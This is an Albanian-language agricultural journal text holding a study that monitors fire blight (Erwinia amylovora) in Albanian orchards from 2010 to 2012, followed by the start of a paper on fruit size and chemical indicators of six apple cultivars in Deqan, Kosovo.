Shqipëria si vend mesdhetar dhe me një ndikim kontinental në zonën lindore të saj, ka kushte të përshtatshme për rritjen e drurëve frutorë-farorë. Këto kushte, si dhe prania e bimëve bujtëse të egra pjestare të familjes Rosaceae, e cila është strehuese për patogjenin *Erwinia amylovora*, kanë krijuar premisa për përhapjen e tij në të gjithë territorin e vendit. Që nga sinjalizimet e hershme në vitin 1968 nga Universiteti Bujqësor i Tiranës e deri në ditët e sotme, kur shtimi i sipërfaqeve të mbjella me drurë frutorë -farorë dhe prodhimi i materialit mbjellës fidanorështë një proces me një ecuri të vazhdueshme, sëmundja e zjarrit bakterial mund të ketë përhapje të mëtejshme. Nga monitorimi i vazhdueshëm i zjarrit bakterial, realizuar nga ky studim, kanë rezultuar situata të ndryshme fitopatologjike përsa i përket gjendjes dhe përhapjes së sëmundjes. Identifikimi i patogjenit u krye në mostrat bimore të grumbulluara gjatë periudhës vegetative të bimëve, të cilat iu nënshtruan analizave të mëtejshme laboratorike për të përcaktuar statusin e tyre, lidhur me prekjen ose jo nga ky patogjen.

Key words : *Erwinia amylovora*, monitorimi, frutore farore.

Abstract

Albania as a Mediterranean country with a continental influence in its eastern area has suitable conditions for growth of pome fruits. These conditions as well as the presence of wild host plants, members of the Rosaceae family, host for pathogen *Erwinia amylovora*, which is the cause of this disease have created an ambience for its spread in all the country. Since the early warnings in the year 1968, by the Agricultural University of Tirana, till now, where adding planted surfaces with pome fruits and planting material production, is a process with a continuous performance, fire blight disease may have spread further. By continuous monitoring of the disease carried by this study, have resulted in different situations phytopathology regarding the situation and diseases spread. The identification of pathogen was conducted in plant samples collected during the vegetation period of plants, which succumbed to further analysis laboratory to determine their status on the touch or not by this pathogen.

Key words: *Erwinia amylovora*, monitorimi, frutore farore.

Hyrje

Zjarri bakterial është një sëmundje fitopatogjene nga më të rrezikshmet e drufutorëve në të gjithë botën. Duke ditur rrezikshmërinë e sëmundjes, efektin shkatërrues që ka, themi se monitorimi i saj shërben për të mbajtur nën kontroll dhe për të shmangur rrezikun e saj në pemëtari. Bakteri *Erwinia amylovora* është një objekt karantinor për vendin tonë (VKM 750, 2011) prandaj edhe zjarri bakterial është konsideruar një objekt monitorimi i vazhdueshëm. Përsa i përket përhapjes në Shqipëri, të kësaj sëmundje bakteriale, sipas disa vrojtimeve simptomatologjike të kryera në vitin 1968 nga Universiteti Bujqësor i Tiranës (Hasani, etj., 1995) ka dalë se: me disa dardhë të importuara dhe të mbjella në zonën e Pogradecit ka hyrë në vendin tonë zjarri bakterial i pemëve frutore i shkaktuar nga bakteri *Erwinia amylovora*. Në vendet fqinje, si: Greqia sëmundja është raportuar në 1986, në Maqedoni në 1987 dhe në Itali mbas vitit 1992. Pas vitit 1990 nga Instituti i Mbrojtjes së Bimëve u ndërморën studime të programuara në punën kërkimore-shkencore për zjarrin bakterial. Këto studime konsistuan në monitorimin e sëmundjes në shkallë vendi, pasurimin e procedurave të identifikimit të patogjenit me futjen e metodave të bioteknologjive të reja etj., (Paçe, 2005). Në vitin 1995 ka filluar një monitorim i gjerë i përhapjes së sëmundjes në vendin tonë. Përsa i përket pranisë së sëmundjes në mollë ajo u konstatua për herë të parë në vendin tonë në Korçë (Vinçan) e më pas në Berat (Donofrosë) e më vonë në Fier (Luarë) e Peshkopi., ndërsa mbi ftua në Kavajë (ish-fidanishtja Kryeluzaj), Korçë (Dvoran), Durrës (Shkallnur), Fier (Luarë) dhe Kolonjë (qytet), (Paçe, 2005). Një rregullore e veçantë mbi zjarrin bakterial, ku pasqyrohen edhe direktivat e Bashkimit Evropian dhe ato të Organizatës Evropiane të Mbrojtjes së Bimëve (EPPO), bën fjalë mbi rregullat për importimin dhe lëvizjet e tjera të bimëve strehuese të sëmundjes, mbjelljet e reja, kontrollin në fushë etj. Në ditët e sotme mbjelljet e reja të pemëve frutore po bëhen kryesisht me material mbjelles të importuar ose dhe të prodhuar në vend, prandaj burimi kryesor i sëmundjes është materiali mbjellës i importuar.

Materiale dhe metoda

Ky studim, është kryer gjatë viteve 2010 – 2012 kryesisht në rrethet Shkodër, Malësi e Madhe, Pukë, Tiranë, Pogradec, Korçë e Bilisht. Vrojtimet u kryen në fidanishte, në pemëtore mëmë e në prodhim, në oborre familjare, si dhe në kampionet e sjella në laborator nga subjekte të ndryshme për speciet mollë, dardhë e ftua. Nga këto vrojtime u grumbulluan materiale bimore të dyshimta me shenja të sëmundjes. Këtij studimi i kanë shërbyer pjesërisht edhe analizat laboratorike të fidanëve të ardhur nga subjekte të ndryshme të vendit. Monitorimi në fushë është kryer në periudhën maj – shtator, si periudha më e favorshme për zhvillimin e sëmundjes dhe shfaqjen e simptomave. Kampionet e marra përbëheshin nga gjethe, lastarë, degë, lëvore, lulëri e fruta të prekur. Ato u futën në qese plastike dhe u sollën në laborator ku u ruajtën në frigorifer në temperaturë 4 – 5°C derisa u analizuan. . Këto mostra u përpunuan në laborator në mjedis ushqyes artificial NSA e King B.

Mjedisi NSA (Garrett et al 1966) Bacto nutrient broth 8.0 gr, Sucrose 50.0 gr, Bacto agar 15.0 gr, Ujë i distiluar 1000.0 ml

Mjedisi King B (King et al 1954) Proteose peptone n.3. (Difco) 20.0 gr, Fosfat bipotasik (K_2HPO_4) 1.5 gr, Sulfat magnezi ($MgSO_4 \cdot 7H_2O$) 1.5 gr, Glicerinë 10.0 ml, Bakto – Agar 15.0 gr, Ujë i distiluar 1000.0 ml

Më pas u përdor ngjyrimi i baktereve me metodën e gramit sipas kësaj procedure.

a)Ngjyrim me solucion Gentian violet për 2 minuta.

b)Shpëlarje me ujë.

c)Solucion Lugoli 1 – 1.5 minuta.

d)Shpëlarje.

e)Shpëlarje me alkool për 1 minutë.

f)Ngjyrimi me Fuksinë për 2 minuta.

g)Shpëlarje me ujë dhe tharje me letër thithëse, pastaj vrojtohet në mikroskop

Më pas për identifikimin e patogjenit në kushte laboratorike u veprua në këtë mënyrë:

-Vrojtimi makroskopik i simptomave.

-Izolimi në kulturë të pastër nga mostrat me shenja të dyshimta sipas metodës Lelliot e Stead (1987).

-Identifikimi i patogjenit përmes karakterizimit të cilësive morfologjike dhe patogjenike.

Bazuar në rezultatet e fituara nga monitorimi në fushë dhe analizat laboratorike mbi identifikimin e patogjenit u përpiluan harta të zonave të monitorimit me përmbajtje informacioni mbi praninë e sëmundjes, pikërisht në pikat e grumbullimit të mostrave.

REZULTATE DHE DISKUTIME

Nga vërtetimet në këto rrethe u konstatua se jo të gjitha pemëtoret kishin një menaxhim të mirë të gjendjes fitosanitare, pasi u konstatuan edhe sëmundje të tjera, si :Venturia inaequalis, Botrytis cinerea dhe Cacopsylla pyri. e cila ka simptoma të ngjashme me zjarrin bakterial. Në vendet ku kemi monitoruar u morën kampione nëperiudhën maj-shtator, me shenja të dyshimta që janë të ngjashme me zjarrin bakterial. Këto mostra u përpunuan në laborator nëmjedise me ushqyes artificial NSA e King B që kemi përmendur më sipër. Më pas u bë prova e patogjenitetit duke inokuluar patogjenin në fruta të rejadardhe. Në frutat e inokuluara artificialisht u shfaqën simptomat e sëmundjes, si: nxirja e indeve dhe eksudati bakterial.

Si përfundim rezultoi kjo situatë fitosanitare sipas rretheve :

Harta NR 1 : Rezultatet e monitorimit në rrethin e Tiranës për vitet 2010 – 2012.



 Pezë Helmës, Ndroq, Qinam
(Pa Infeksion)

 Zhurie, Laknas, Sauk
(Me Infeksion)

Në vitin 2011 në periferi të Tiranës (Sauk) u gjendën vatra të zjarrit bakterial nëdardhë. Në Lakaspo nëkëtëvit u gjendën vatra të reja në dardhë, ndërsa në Zhurie nga viti 2010 vatra të reja në mollë, dardhë dhe ftua.


Harta nr.2 : Rezultatet e monitorimit në rrethet Shkodër, Malësi e Madhe, Pukë për vitet 2010 – 2012.



 Shkrel, Koplik Qendër,
Gruemirë, Velipojë, Dajç,
Bushat, Barbullush,
Oblikë, Luf
(Pa Infeksion)

Në vitet e mëparshme është zbuluar në Bushatzjarri bakterial,(referuar Pace,H) por më vonë si rezultat i reduktimit të numrit të pemëve frutore në vitet e ndryshimit të sistemit dhe prerja e pemëve tëinfektuara ka çuar në eliminimin e vatrës së infeksionit nga kjo sëmundje.

Harta nr.3 : Rezultatet e monitorimit në rrethet Korçë, Pogradec, Bilisht për vitet 2010 – 2012.



Gjatë vitit 2012 u shfaq një vatër e re e zjarrit bakterial në mollë dhe dardhë, në Bulgarec të Korçës. Korça si vënd me një numër tëmadh pemësh frutore-farore dhe kryesisht për prodhim molle, përbën një rrezik të mëtejshëm për përhapjen e zjarrit bakterial (*Erwinia amylovora*).

Përfundimi

1. Monitorimi i zjarrit bakterial (*Erwinia amylovora*) merr një vlerë të veçantë, pasi në ditët e sotme janë shtuar sipërfaqet e mbjella me pemë frutore farore nga materiali mbjellës i importuar, ose i prodhuar në vend, ndaj rreziku i prekjes nga kjo sëmundje është më i madh.
2. Nëpërmjet monitorimit arrihet zbulimi i vatrave primare, në mënyrë që të merren masa adekuate mbi çrrënjosjen, kur është e nevojshme dhe kufizimin e përhapjes duke u bazuar në aplikimin e njëhershëm të strategjive të ndryshme të mbrojtjes.
3. Puna monitoruese jep informacione mbi përhapjen e zjarrit bakterial dhe marrjen e masave specifike legislative.
4. Duke qenë se zjarri bakterial është një ndër objektet më të rëndësishme fitopatologjike, duhet synuar në hartimin e një strategjie kombëtare për të mbajtur nën kontroll këtë sëmundje të rrezikshme për pemët frutore-farore.
5. Nga monitorimi i kryer gjatë vërtetimeve në fushë u grumbulluan mostra të dyshimta nga specie bimë molle, dardhë dhe ftua ku si rezultat i analizave të mëtejshme laboratorike jo në të gjitha mostrat u përcaktua prania e sëmundjes së zjarrit bakterial.
6. Prania e sëmundjes së zjarrit bakterial dhe identifikimi i patogjenit *Erwinia amylovora* u konstatua në Zhurië, Laknas, Sauk (për rrethin e Tiranës), dhe Bulgarec (për rrethin e Korçës).

7.Nga monitorimi i sëmundjes në zonat e përfshira në studim: rezultoi se sëmundja ka vatra përhapjeje në Shqipëri duke përbërë një rrezik për shtrirjen e saj të mëtejshme për pemët frutore-farore.

REFERENCA

Hasani, M. Patologjia e pemëve frutore, 49 – 51, 2003.

Kaltani, T. e CeloB., Fitopatologjia bujqësore (Pjesa e veçantë) Botim I ILB, 375 – 379, 1982

Paçe, H. Menaxhimi i integruar i sëmundjeve në pemët frutore. Zjarri bakterial – *Erwinia amylovora*. Njohuri mbi sëmundjen dhe luftimin e saj, 5 – 19, 91 – 101, 2005.

Paçe, H. Zjarri bakterial (*Erwinia amylovora*) në Shqipëri. Përcaktimi dhe monitorimi i sëmundjes *Erwinia amylovora* në Shqipëri. Proceedings book vol. I no. I 194 – 198, Korçë, 2011

Paçe, H., Mazzucchi, U., Occurrence of *Erwinia amylovora* on pear in Albania. EPPO Bulletin 26, 717 – 719, 1996

Van der Zeet, T. e Beer, S.V. Fire blight – its nature, prevention and control. A practical guide to integrated management. U.S. Departament of Agriculture. Agriculture Information Bulletin. Nr. 631, fq. 83, 1991.

Steiner, P.W (1991) Fire blight prediction and control. In : Williams, L. (ed) New Directions in Tree Fruit Pest Management. Good Fruit Grower, Yakima, Washington State, pp 37 – 47

PËRCAKTIMI I TREGUESVE KRYESORË KIMIKË TË FRUTIT TË GJASHTË KULTIVARËVE TË MOLLËS NË ZONËN AGRO- EKOLOGJIKE TË DEQANIT, KOSOVË

Gjokë Duhanaj^{1*}, Ndue Muqaj², Niko Roshanji³, Lush Susaj⁴

^{1*}Instituti Bujqësor Pejë, Kosovë; ²Komuna e Gjakovës, Kosovë; ³Universiteti “Fan S. Noli”, Fakulteti i Bujqësisë, Korçë; ⁴Universiteti Bujqësor i Tiranës, Fakulteti i Agronomisë Departamenti i Hortikulturës, Tiranë, email: lsusaj63@hotmail. com.

Përmbledhje

Studimi u krye në vitet 2010-2012 në Deqan të Kosovës. U studiua shprehja e treguesve kryesorë të frutit të 6 kultivarëve të rinj molle. Peshë mesatare e frutit varion nga 93. 3 gr (Delicious i Artë kloni B) në 184. 2 gr (Jonagored). Kultivari Saturn zhvillon frutat me përmasa më të mëdha (80 x 84 mm), ndërsa Montear Gala zhvillon frutat me madhësi më të vogël (58 x 70 mm). Përmbajtja e lëndës së thatë në frut varion nga 14. 6% (kultivarët Saturn dhe Montear Gala) në 16. 5% (Royal Gala) dhe 16. 7% (Delicious i Artë kloni B). Përmbajtja e sheqerit në frut varion nga 11. 33% (Royal Gala) në 12. 7% (Saturn). Aciditeti i përgjithshëm varion nga 0. 250 mg/100 gr fruta të freskët (Saturn) në 0. 395 mg/100 gr fruta të freskët (Royal Gala). Ndërmjet kultivarëve ekzistojnë ndryshimet të vërtetuara statistikisht për treguesit e analizuar të frutit. Ndërmjet disa treguesve të analizuar të frutit ekziston lidhje e fortë korrelative.

Fjalë kyçe: *frut, kultivar, mollë, tregues, lëndë e thatë, përmbajtje.*

Abstract

Study was conducted during three consecutive years, 2010-2012, in Deqan of Kosovo. There was studied the expression of the main fruit indicators of six new planted apple cultivars. Mean fruit weight varied from 93. 3 g (Gold Delicious clone B) to 184. 2 g (Jonagored). Saturn apple cultivar produced the largest size fruit (80 x 84 mm), while Montear Gala produced the lowest size fruit (58 x 70 mm). Fruit dry matter content varies from 14. 6% (Saturn and Montear Gala cultivars) to 16. 5% (Royal Gala), and 16. 7% (Gold Delicious clone B). Fruit sugar content varies from 11. 33% (Royal Gala) to 12. 7% (Saturn). Total fruit acidity varies from 0. 250 mg/100 g fresh fruit (Saturn) to 0. 395 mg/100 g fresh fruit (Royal Gala). There were found significant differences between cultivars for the main tested fruit indicators. There was found a significant relationship between some fruit indicators, as well.

Key words: *apple, content, cultivar, dry matter, fruit, indicator*

Hyrje

Molla e ka origjinën nga vendet e Azisë Lindore, si Kina, Japonia dhe Rusia. Bën pjesë në familjen Rosaceae, gjinia Malus, me lloje pak a shumë të ngjashme që shartohen lehtë mbi njëra-tjetrën. Molla bën pjesë në grupin e farorëve që formojnë fruta të rremë sepse në procesin e formimit të frutit merr pjesë edhe shtrati i lules (Çakalli D & Thomai T, 2005; Ferraj B, 2009). Antioksidantët që ndodhen në lëngun e mollës ndihmojnë në uljen e sasisë së kolesterolit, në parandalimin e sëmundjeve kardiovaskulare dhe në parandalimin dhe zvogëlimin e infeksioneve në zorrën e trashë dhe mëlçi. Potasi që përmban molla ndihmon në rregullimin e presionit të gjakut. Frutat e mollës nuk përmbajnë yndyrë, kolesterol apo natrium. Frutat e mollës përmbajnë kalori, proteina, vitaminat A, B₁, B₂, C dhe minerale të domosdoshme për shëndetin e njeriut, si P₂O₅, Mg, Fe dhe K (Zajmi A, 1997).

Molla është bimë e qëndrueshme ndaj temperaturave të ulta të dimrit. Kultivari më delikat, Reneta e Kanadasë, dëmtohet në rast se temperatura bie nën -27°C, ndërsa kultivarë të tjerë durojnë zbritjen e temperaturës së ajrit deri në -35°C. Molla e ndjen shumë mungesën e lagështirës ajrore, sidomos në ditët e nxehta me temperatura >35°C. Indikator i mirë është gjatësia e sezonit të rritjes, numri i ditëve me temperaturë ditore mesatare mbi + 5°C (zeroja biologjike e mollës) që duhet të jetë mbi 235 ditë (Ferraj B, 2013).

Sipas të dhënave të FAO-s, shtimi i prodhimit botëror të mollës në vitin 1990 ka qenë 10. 7% krahasuar me 1980, ndërsa në vitin 2000, 36. 7% (Zajmi A. , *et al.* , 2005).

Për fisnikërimin dhe përhapjen e pemëve frutore është e nevojshme njohja sa më e mirë e mënyrës dhe e nivelit të shfaqjes së karaktereve të tyre vegjetative dhe prodhuese, ndërsa specializimi i kultivarëve të mollës sipas destinacionit të prodhimit, varet nga përbërja kimike e frutit (Shala A. , 1995).

Kultivari “Red Falstaff” është një klon i “Falstaff” (James Grieve x Golden Delicious), përfutur në vitin 1983 në Northfolk të Mbretërisë së Bashkuar. Ka frut me ngjyrë të kuqe rubin, tul të ëmbël, të lëngshëm, kërcitës, me shije të mirë, është kultivar i përshtatshëm për prodhimin e lëngut. Jonagored është njëri nga klonet më të mirë të Jonagold-it. Ka ngjyrë të kuqe të mbyllur, me viza të kuqe të errëta, shije dhe aromë të mjaltit, është e qëndrueshme në ruajtje për një kohë të gjatë (Ferraj B. , 2013).

“Delicious i Artë B” është seleksionuar në Hollandë dhe po e zëvendëson me sukses kultivarin bazë, “Deliciuos i Artë”, ndërsa “Montear Gala” piqet në fillim të shtatorit, ngjyra bazë e frutit është e verdhë e mbuluar me ngjyrë të kuqe, pema hyn herët në prodhim dhe jep rendimente të rregullta dhe të larta (MADA, 2010).

Kultivarët e mollës ndryshojnë ndërmjet tyre në lidhje me ngjyrën, formën dhe madhësinë e frutit. Ata ndryshojnë gjithashtu përsa i përket destinacionit të prodhimit, që varet nga përmbajtja e sheqerit, lëndës së thatë dhe aciditetit (Hessayon DG. , 2004).

Për të vërtetuar me saktësi matematikore ekzistencën e ndryshimeve ndërmjet kultivarëve, përdoren analizat statistikore të Deskripsionit dhe Dispersionit

(variancës), ndërsa për të provuar shkallën e lidhjes ndërmjet tipareve të studiuara (tipareve vegjetative, prodhuese, etj), përdoret analiza e korrelacionit, bazuar në treguesit biometrikë dhe treguesit e analizave kimike (Susaj L. , 2012).

Në rast se vlera e treguesit statistikor të variancës $F_{\text{llogaritur}}$ është më e madhe se vlera e tabelare F_{critic} , si dhe vlera e llogaritur e propabilitetit P_{value} , rezulton të jetë më e vogël se vlera e koeficientit të sigurisë $\alpha = 0.05$ (me 95% siguri), themi se kemi të bëjmë me dy bashkësi numerike të ndryshme (Papakroni H. , 2001).

Materiali dhe metoda

Studimi u realizua në pemëtoren me mollë 4-vjeçare, pronë e z. Bajram Dervishi, në fshatin Irzniq të Deqanit në Kosovë, me qëllim përcaktimin e vlerave mesatare të treguesve kryesorë frutit, si peshës mesatare, madhësisë dhe treguesve kimikë të frutit, me qëllim përhapjen e kultivarëve më të mirë në kushtet klimatike e tokësore të Deqanit. Objekt i studimit ishin 6 kultivarë të rinj molle, Jonagored, Red Falstaff, Saturn, Delicious i Artë kloni B, Rojal Gala dhe Montear Gala, të shartuar mbi nënshartesën me rritje të kufizuar East Malling 9 (EM-9).

Pemëtorja është mbjellë më 15 nëntor 2007. Për mbjellje janë përdorur fidanë me moshë 2- vjeçare me nga 3-4 degë të zhvilluara. Aktualisht bimët janë në prodhim të plotë.

Matjet për përcaktimin e peshës dhe madhësisë së frutave janë kryer në kohën e vjeljes në fushë, ndërsa analizat për përmbajtjen e ujit, lëndës së thatë, aciditetit dhe sheqerit në frut janë kryer në Institutin Bujqësor të Pejës.

Është përdorur skema “bllok i randomizuar”, me gjashtë variante dhe katër përsëritje, me nga pesë bimë/variant, gjithsej 120 bimë [(6 variante x 5 bimë/variant) x 4 përsëritje].

Për çdo variant (kultivar) dhe përsëritje janë matur, analizuar dhe përlllogaritur vlerat mesatare të treguesve të prodhimtarisë, si pesha mesatare e frutave, bazuar në një mostër 5 kg/kultivar/përsëritje), diametri mesatar gjatësor dhe tërthor i frutit (mm), përmbajtja e lëndës së thatë dhe lagështirës së frutit (%), përmbajtja e sheqerit (%), aciditeti (mg/100 fruta të freskëta). Mbi bazën e këtyre treguesve është gjykuar për secilin kultivar në lidhje me të ardhmen e tij në strukturën varietore të pemëtoreve të reja të mollës në rajonin e Deqanit.

Për të rritur saktësinë e përfundimeve dhe për shkak të matjeve të shumta, është përdorur analiza matematikore e rezultateve. Për llogaritjen e vlerës mesatare, vlerave maksimale dhe minimale të treguesve të frutit dhe shkallës së ndryshimit ndërmjet kultivarëve është përdorur analiza e deskripsionit; për të vërtetuar ndryshimin ndërmjet kultivarëve është përdorur analiza e dispersionit (variancës), ndërsa për të vërtetuar shkallën e lidhjes ndërmjet tipareve të analizuar është përdorur analiza e korrelacionit (Papakroni H, 2001; Susaj L, 2012). Në të gjithë sipërfaqen e pemëtore ku është ngritur eksperimenti është zbatuar e njëjta agroteknologji, si rrjedhim, ndryshimet në vlerat mesatare të treguesve të matur janë ndryshime që rrjedhin nga veçoritë e kultivarit dhe nga shkalla e përshtatjes së tij me kushtet klimatike e tokësore të rajonit të Deqanit.

Rezultatet dhe diskutimi i tyre

Treguesit klimatikë të rajonit

Nga analiza e treguesve klimatikë, rezulton se rajoni i Deqanit të Kosovës është shumë i përshtatshëm për kultivimin e 6 kultivarëve të mësipërm të mollës. Temperatura mesatare vjetore e ajrit është 12. 8°C, muaji më i ftohtë është janari me temperaturë mesatare -2, 5°C dhe muaj më i nxehtë është gushti me 29. 8°C. Lagështira relative e ajrit luhet në kufijtë 51-83% dhe nuk përbën shqetësim për kultivarët e mollës. Bien mesatarisht 856. 1 mm reshje shiu (me shpërndarje jo të rregullt) në vit. Gjatë periudhës qershor-shtator, kur molla ka kërkesat maksimale për ujë, bien vetëm 208. 1 mm shi ose 23. 4% e reshjeve vjetore. Kjo, dëshmon se ujitja e pemëtoreve të mollës është një domosdoshmëri. Temperatura më e ulët (në janar) në Deqan ka zbritur në -18°C, gjë që nuk përbën rrezik për mollën sepse duron deri në -35°C.

Edhe lagështira relative e ajrit e favorizon kultivimin e mollës. Vlera mesatare shumëvjeçare e lagështirës relative vjetore është 66. 6%. Muajt më të thatë janë korriku dhe gushti, me vlerat respektive 51 dhe 54%, ndërsa muajt më të lagësht janë dhjetori dhe janari, me vlerat respektive 82 dhe 83% (Tabela 1).

Molla në Deqan nuk ka asnjë rrezik nga zbritjet e temperaturës së janarit ($t_{\min} = -7^{\circ}\text{C}$) dhe as nga temperaturat maksimale të gushtit ($t_{\max} = 31. 2^{\circ}\text{C}$).

Tabela 1. Të dhënat mesatare shumëvjeçare për treguesit klimatikë të Deqanit, Kosovë

V/M	I	II	III	IV	V	VI	VII	VIII	IX	X	XI	XII	Mesatarja vjetore
t_{mes}	-2. 5	6. 7	11. 5	11. 3	17. 1	21. 7	23. 3	29. 8	15. 8	10. 6	8. 2	2. 5	12. 8
Lagështira e ajrit %	82	74	58	62	64	58	51	54	67	70	76	83	66. 6
Era (m/s)	1. 1	0. 9	0. 6	1. 4	1. 2	1. 5	1. 3	1. 6	0. 9	0. 8	0. 7	1. 1	1. 1
Reshjet (mm)	37. 3	11. 45	66. 2	57. 9	63. 6	38. 2	23. 8	53. 2	45. 7	47. 2	96. 5	212	71. 4

Pesha mesatare dhe përmasat mesatare të frutave, sipas kultivarëve


Për të sqaruar sjelljen dhe përshtatjen e kultivarëve me kushtet agro-ekologjike të Deqanit, ndryshimin ndërmjet tyre për shkak të cilësive prodhuese dhe destinacionit, janë matur treguesit sasiorë të frutit, si pesha e frutave (gr), gjatësia e frutave (mm) dhe gjerësia e frutave (mm). Pesha mesatare e frutave varion nga 93. 3 gr/frut (Delicious i Artë kloni B) deri në 184. 6 gr/frut (Jonagored). Vlerat mesatare të peshës mesatare të frutave të kultivarëve të tjerë shtrihen brenda këtij intervali (Tabela 2, Grafiku 1).

Tabela 2. Vlerat mesatare të treguesve të frutit, sipas kultivarëve

Kultivari	Pesha (gr)	Gjatësia (mm)	Gjerësia (mm)
Redfalstaff	146. 6	70	66
Montear Gala	135. 6	58	70
Royal Gala	139. 9	78	78
Jonagored	184. 2	77	77
Saturn	156. 7	80	84
Delicious i Artë B	93. 3	68	73

Përmasat mesatare të frutave (mm) ndryshojnë ndërmjet kultivarëve. Vlerat mesatare më të larta të përmasave të frutave janë matur për kultivarin Saturn (80 mm x 84 mm), ndërsa vlerat mesatare më të ulëta janë matur për kultivarin Montear Gala (58 mm x 70 mm).

Grafiku 1. Pesha mesatare e frutave (gr), sipas kultivarëve



Ekzistenca e ndryshimit midis kultivarëve për treguesin “peshë mesatare e frutave” vërtetohet statistikisht. Konkretisht, vlera e probabilitetit ($P_{-value} = 0.00427$) $< (\alpha = 0.05)$, si dhe vlera ($F_{-llog} = 6.12104$) $> (F_{-crit} = 5.050)$ (Tabela 3).

Tabela 3. Analiza e variancës për peshën mesatare të frutave (ANOVA-test)

<i>Burimi variacionit</i>	<i>i</i>	<i>SS</i>	<i>df</i>	<i>MS</i>	<i>F-llog</i>	<i>P-value</i>	<i>F crit</i>
Rreshtat (kultivarët)		467.75	5	93.55	6.12104	0.00427	5.050329
Kolonat		24.083333	1	24.083333	1.57579	0.26484	6.607891
Gabimi		76.416666	5	15.283333			
Total		568.25	11				

Treguesit kimiko-teknologjikë të frutit

Kultivari Montear Gala piqet i pari dhe vilet më 10 shtator, më pas piqet dhe vilet kultivari Saturn (20 shtator), ndërsa kultivarët e tjerë vilen gjatë periudhës 10-20 tetor.

Analizat e treguesve kimiko-teknologjikë të frutave janë kryer nga Laboratori i Institutit Bujqësor të Pejës. Të dhënat tregojnë se ndërmjet kultivarëve ka ndryshime në lidhje me përmbajtjen e lëndës së thatë, përmbajtjen e sheqerit dhe aciditetin e përgjithshëm, acidin askorbik. Nivelin më të lartë të lëndës së thatë e kanë frutat e kultivarëve *Delicious* i *Artë B* (16.7%) dhe Royal Gala (16.5%), ndërsa përmbajtjen më të ulët e kanë kultivarët Saturn dhe Montear Gala (14.6%). Nivelin më të lartë të përmbajtjes së sheqerit e shfaqin kultivarët Saturn (12.7%) dhe Redfalstaff (12.4%), ndërsa përmbajtjen më të ulët e kanë frutat e kultivarëve Royal Gala (11.33%) dhe Montear Gala (11.8%). Nivelin më të lartë të aciditetit të përgjithshëm e shfaqin kultivarët Royal Gala (0.395 mg/100 gr fruta të freskët), Jonagored (0.355 mg/100 gr fruta të freskët) dhe *Delicious* i *Artë* kloni B (0.314 mg/100 gr fruta të freskët), ndërsa nivelin më të ulët e kanë frutat e kultivarit Red Falstaff (195 mg/100 gr fruta të freskët).

Përmbajtjen më të lartë të vitaminës C (acidit askorbik) e kanë kultivarët Saturn (210.7 mg/kg fruta të freskët) dhe *Delicious* i *Artë B* (210 mg/kg fruta të freskët) (Tabela 4).

Tabela 4. Vlerat mesatare të treguesve kimik sipas kultivarëve

Kultivari	Lagështira (%)	Lënda e thatë (%)	Përmbajtja e sheqerit (%)	Aciditeti përgjithshëm (mg/100 gr)	Acid askorbik (mg/kg)
Redfalstaff	84. 4	15. 6	12. 4	0. 275	195
Montear Gala	85. 4	14. 6	11. 8	0. 280	230
Royal Gala	84. 2	16. 5	11. 33	0. 395	203. 3
Jonagored	83. 8	16. 1	12. 1	0. 355	206. 3
Saturn	85. 4	14. 6	12. 7	0. 250	210. 7
Delicious i Artë B	83. 3	16. 7	12. 33	0. 314	210

Ndryshimet ndërmjet kultivarëve vërtetohen statistikisht nga rezultatet e analizës statistikore të variancës (Tabela 5).

Tabela 5. Analiza e variancës për treguesit e analizës kimike (ANOVA-test)

<i>Burimi i variacionit</i>	<i>SS</i>	<i>df</i>	<i>MS</i>	<i>F_{log}</i>	<i>P_{value}</i>	<i>F_{crit}</i>
Rreshtat (kultivarët)	154. 1728	5	30. 83457	20. 8699	0. 00082	2. 9012
Kolonat (tiparet)	180503. 7	3	60167. 91	1697. 6	3. 3E-19	3. 2873
Error (gabimi)	531. 644	15	35. 44293			
Total	181189. 6	23				

Krahasimi i vlerave të treguesve statistikorë të variancës F_{log} dhe P_{value} , tregon se ndërmjet kultivarëve të studiuar ka ndryshime të vërtetuara statistikisht, pasi vlerat ($F_{log} = 20. 8699$) > ($F_{crit} = 2. 9012$) dhe ($P_{value} = 0. 00082$) < ($\alpha = 0. 05$)

